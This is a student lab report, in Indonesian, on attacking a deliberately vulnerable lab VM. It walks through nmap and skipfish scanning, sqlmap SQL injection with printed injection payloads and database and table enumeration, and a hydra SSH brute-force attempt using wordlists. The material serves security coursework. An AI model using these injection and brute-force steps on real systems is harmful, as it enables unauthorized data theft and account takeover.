

PRAKTIKUM KERENTANAN VDI





Nama	: Choirun Annas
NRP	: 3122640032
Mata Kuliah	: Keamanan Jaringan
Dosen	: Bapak Dr. Ferry Astika Saputra ST, M.Sc

Laporan Praktikum


Mengambil data database Menggunakan (sqlmap)

1. Atur network VDI menjadi bridge adapter







skipfish -o 202 (ip ssh VDI)




2. Panggil ip VDI serangan menggunakan nmap lewat ip di kali linux




3. Taruh link ip ke web browser maka muncul website VULNWEB28




Coba interaksi pada website sampai muncul id pada website



4. Melakukan sqlmap pada link website sqlmap -u http://192.168.1.4/?tampil=artikel_detail&id=83 --dbs



5. Setelah muncul daftar database pilih vulnweb



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali:~# sqlmap -u "http://192.168.1.4/?tampil=artikel_detail&id=83" -D idvulnewb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:12:01 /2023-06-02/

[08:12:01] [INFO] resuming back-end DBMS 'mysql'
[08:12:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jirmj7vov9v...h6m312124v'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=83' AND 7697=7697 AND 'Zhau'='Zhau

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=83' AND (SELECT 8464 FROM (SELECT(SLEEP(5)))XWwk) AND 'KVPz'='KVPz

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=83' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178787871,0x5477654c676c687a784975695266766d584a44624d786379437677714d4355744c664e7156784d62,0x7162626a71),NULL,NULL--


[08:12:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL > 5.0.12
[08:12:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[08:12:08] [INFO] fetched data logged to text files under "/root/.local/share/sqlmap/output/192.168.1.4"
[08:12:08] [WARNING] your sqlmap version is outdated

[*] ending @ 08:12:08 /2023-06-02/

root@kali:~#
```

6. Lakukan pemanggilan database sqlmap -u "http://192.168.1.4/?tampil=artikel_detail&id=83" -D idvulnewb --tables



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali:~# sqlmap -u "http://192.168.1.4/?tampil=artikel_detail&id=83" -D idvulnewb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:14:25 /2023-06-02/

[08:14:25] [INFO] resuming back-end DBMS 'mysql'
[08:14:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gk2il3vlg6l...fb5a2r967c'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: tampl=artikel_detail&id=83' AND 7697=7697 AND 'Zhau'='Zhau

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: tampl=artikel_detail&id=83' AND (SELECT 8464 FROM (SELECT(SLEEP(5)))XWwk) AND 'KVPz'='KVPz

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: tampl=artikel_detail&id=83' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178787871,0x5477654c676c687a784975695266766d584a44624d786379437677714d4355744c664e7156784d62,0x7162626a71),NULL,NULL--

[08:14:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL > 5.0.12
[08:14:28] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+

[08:14:28] [INFO] fetched data logged to text files under "/root/.local/share/sqlmap/output/192.168.1.4"
[08:14:28] [WARNING] your sqlmap version is outdated


[*] ending @ 08:14:28 /2023-06-02/

root@kali:~#
```

[illegible]

Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)

1. Siapkan file txt username dan password



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.18  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 2001:448a:5000:d40:800:27ff:fe95:bd54  prefixlen 64  scopeid 0x0<global>
    inet6 2001:448a:5000:d40:800:27ff:fe95:bd54  prefixlen 64  scopeid 0x0<global>
    inet6 fe80::800:27ff:fe95:bd54  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
    RX packets 1831281  bytes 1419958927 (1.3 GiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 461685  bytes 42629071 (40.8 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 185663  bytes 231892584 (223.0 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 185663  bytes 231892584 (223.0 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

kali@kali:~$ ipcalc 192.168.1.18
Address: 192.168.1.18      11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255      00000000.00000000.00000000.11111111
->
Network: 192.168.1.0/24    11000000.10101000.00000001.00000000
HostMin: 192.168.1.1      11000000.10101000.00000001.00000001
HostMax: 192.168.1.254    11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255  11000000.10101000.00000001.11111111
Hosts/Net: 254           Class C, Private Internet
```

2. Mengecek port terbuka dan lakukan nmap untuk menemukan ssh VDI


```
[kali@kali:~]$ ipcalc 192.168.1.18
Address: 192.168.1.18      11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255      00000000.00000000.00000000.11111111
net
Network: 192.168.1.0/24    11000000.10101000.00000001.00000000
HostMin: 192.168.1.1      11000000.10101000.00000001.00000001
HostMax: 192.168.1.254    11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255  11000000.10101000.00000001.11111111
Hosts/Net: 254
      Class: Private Internet

[kali@kali:~]$ nmap 192.168.1.0/24 -p 22 --open
Starting Nmap 7.52 ( https://nmap.org ) at 2023-05-30 11:54 EDT
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0031s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 256 IP addresses (8 hosts up) scanned in 21.43 seconds

[kali@kali:~]$
```

3. Lakukan hydra untuk melakukan attack untuk menemukan username dan password yang cocok

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali-
File Actions Edit View Help

[kali@kali:~]$ ls
38650-password-sktorrent.txt 38650-username-sktorrent.txt Desktop Documents Downloads hydra.restore Music password.txt Pictures Public Templates user.txt Videos

[kali@kali:~]$ hydra -l /home/kali/38650-username-sktorrent.txt -P /home/kali/38650-password-sktorrent.txt ssh://192.168.1.19 -i 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 12:02:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -2 to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 169438700 login tries (1:43838/p/38650), ~42384675 tries per task
[DATA] attacking ssh://192.168.1.19:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 169438656 to do in 641794:57h, 4 active
[STATUS] 34.67 tries/min, 184 tries in 00:03h, 169438596 to do in 814585:52h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 169438496 to do in 908984:27h, 4 active
```

